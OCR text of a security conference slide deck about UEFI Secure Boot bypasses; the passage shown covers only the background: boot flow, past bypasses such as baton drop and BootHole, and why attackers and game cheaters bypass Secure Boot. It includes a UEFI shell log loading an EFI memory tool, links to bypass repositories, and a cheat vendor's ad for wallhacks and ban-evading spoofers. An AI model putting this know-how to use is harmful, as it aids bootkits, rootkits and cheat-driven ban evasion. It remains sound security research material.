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One BOOTLOADER to LOAD THEM ALL

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Who are we



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Agenda

- Background
- Vulnerabilities
- Demos
- Summary

Background

- What is Secure Boot


A scroll with a light beige, parchment-like texture, held by two wooden rollers. The text is written in a bold, black, serif font.

**"Secure Boot is an important security feature designed to prevent malicious software from loading when your PC starts up (boots)"
-Gandalf**

<https://web.archive.org/web/20220331052211/https://docs.microsoft.com/en-us/windows-hardware/design/device-experiences/oem-secure-boot>

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Power on




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Bootloader



OS




Boot Simplified

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Bootloader



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Secure Boot Simplified

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
Secure Boot

Simplified





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
- Security checks are built using Protocols also
- Register Security Handlers
 -  • Happens early in boot to configure what security related actions need to be taken later on
 - Execute Security Handlers
 -  • For each security-relevant operation, a corresponding handler is fetched and executed
- Registered Protocol used for execution-time checks

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
- Example use of handlers
 - TPM measurements
 - Signature Checking
- NOTE
 - TPM measurements are done during PEI phase as well.



Background



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• History of Secure Boot Bypasses


- Golden Key



Longhorn
@never_released



slipstream/RoL
@TheWack0lian



Syd Bizkut
@syd_bizkut

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Background

- History of Secure Boot Bypasses
 - baton drop (CVE-2022-21894)
 - Secure Boot Security Feature Bypass Vulnerability

An Evil Maid's Dream



slipstream/RoL
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
Windows Boot Security was Broken Anyway

https://web.archive.org/web/20220730055858/https://threedots.ovh/slides/evil_maid_dream.odp

<https://github.com/Wack0/CVE-2022-21894>

Background

- History of Secure Boot Bypasses
 - Kaspersky GRUB Bypass



Background

- History of Secure Boot Bypasses
 - BootHole
 - Round 1
 - Round 2



Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information
<u>2015</u>	1	<u>1</u>			<u>1</u>					<u>1</u>	<u>1</u>
<u>2020</u>	8		<u>3</u>	<u>6</u>						<u>4</u>	
<u>2021</u>	8		<u>4</u>	<u>1</u>	<u>1</u>					<u>2</u>	
<u>2022</u>	1										
Total	18	<u>1</u>	<u>7</u>	<u>7</u>	<u>2</u>					<u>7</u>	<u>1</u>
% Of All		5.6	38.9	38.9	11.1	0.0	0.0	0.0	0.0	38.9	5.6

Background

- History of Secure Boot Bypasses
 - Vulnerabilities
 - SMM (recent Binarily & Sentinel One)
 - ESET Lenovo vulnerabilities
 - Debug features in Production
 - BSSA



Background

- Why bypass Secure Boot at all?
 - Classic... Bootkits and Rootkits



Stealth



Persistence




MITRE | ATT&CK®
Home > Techniques > Enterprise > Pre-OS Boot

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Background

- Why bypass Secure Boot at all?
 - Gaming



Background

- Why bypass Secure Boot at all?
 - Gaming how example
 - Exec code pre-OS and DSE | Patch | Etc.
 - Communicate with backdoor from OS

```
Shell> FS0:
FS0:\> ls
Directory of: FS0:\
09/11/2021  23:43           26,266,556  memory.efi
09/11/2021  23:46 <DIR>             4,096      EFI
               1 File(s)  26,266,556 bytes
               1 Dir(s)
FS0:\> load memory.efi
efi-memory (build on: Jul  9 2020 in: 17:43:44)
https://github.com/SamuelTulach/efi-memory
Image 'FS0:\memory.efi' loaded at C2B82000 - Success
FS0:\> _
```

<https://github.com/Mattiwatti/EfiGuard>

<https://github.com/SamuelTulach>

Matti

Rootkits You Can Trust (TM)

[+] \EFI\Boot\EfiGuardDxe.efi



Mattiwatti

@Mattiwatti1




Samuel Tulach

@ootiosum

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Background

- Why bypass Secure Boot at all?
 - w3cheats
 - Apex
 - CS60



Background

- Why bypass Secure Boot at all?
 - fACEIT-cheats
 - CS60



Premium cheat + Spoofer

The set includes:

- ✓ Premium cheat FaceIT for 2 months (WallHack)
- ✓ Spoofer for FaceIT for 2 months
- ✓ Instructions and tips for playing on FaceIT
- ✓ Technical support for any questions

30€

for 2 months

Buy now



Premium cheat

- ✓ External cheat
- ✓ Only Wallhack (Boxes, HP)
- ✗ No settings
- ✓ Bypass all leagues, including FaceIT AC Client, Gamersclub
- ✓ Maximum protection
- ✓ Launch in 1 click at least during the game
- ✓ No slot limit ①

25€

for 1 month

Buy now



URAN - the best cheat

- ✓ Internal cheat
- ✓ Aim, Wh, Trigger, RCS, Skin changer, Bhop, Radar
- ✓ Flexible settings
- ✓ Bypass all leagues, including FaceIT AC Client, Gamersclub
- ✓ Maximum protection
- ✓ Launch in 1 click at least during the game
- ✓ 100 slots ①
- ✓ Spoofer included

40€

for 1 month

Buy now



Spoofer

- A program that changes your PC ID to bypass repeated bans on FaceIT (ban evasion)
- ✓ Tested
- ✓ Bypasses the ban on hardware on FaceIT
- ✓ Launch in 2 clicks
- ✓ No need to reinstall OS

15€

for 3 months

Buy now

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Background

- Why bypass Secure Boot at all?

- Multiple

- RUST
 - APEx
 - PUBG
 - DAYZ
 - CARKOV
 - VALORANT
 - RAINBOW SIX
 - ENLISTED
 - FORTNITE
 - SQUAD
 - HUNT SHOWDOWN



EXODUS
PRODUCTION



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Background



h0mbre

@h0mbre_

if you have a question about some windows kernel data structure, there's a 50% chance the best person to talk to is a 16 yr old on a game hacking forum

10:06 PM · 09 Aug 22 · [Twitter for iPhone](#)

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Background

- Ok, but how does this kind of issue get fixed?
 - Simple, DBX update

COMPUTERWORLD

The mess behind Microsoft's yanked UEFI patch KB 4524244

Patch Tuesday's truly odd Win10 patch KB 4524244 wreaked havoc before it was finally pulled last Friday night. Since then, accusations have flown about Kaspersky, in particular, and Microsoft's complicity in signing a rootkit. There's plenty of blame to go around — and much more to the story.



Microsoft pulls security update after reports of issues affecting some PCs

A standalone security update released as part of the February Patch Tuesday cycle has created headaches for some owners of PCs running Windows 10. After investigating reports of those issues, Microsoft has yanked KB4524244 from its update servers.

techradar

Kaspersky denies it's responsible for Windows 10 update fails as blame game commences


By Matt Hanson published February 19, 2020

Update was supposed to fix Kaspersky Rescue Disk



Background

- Ok, but how does this kind of issue get fixed?
- How to undo the fix to this issue



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Vulnerabilities

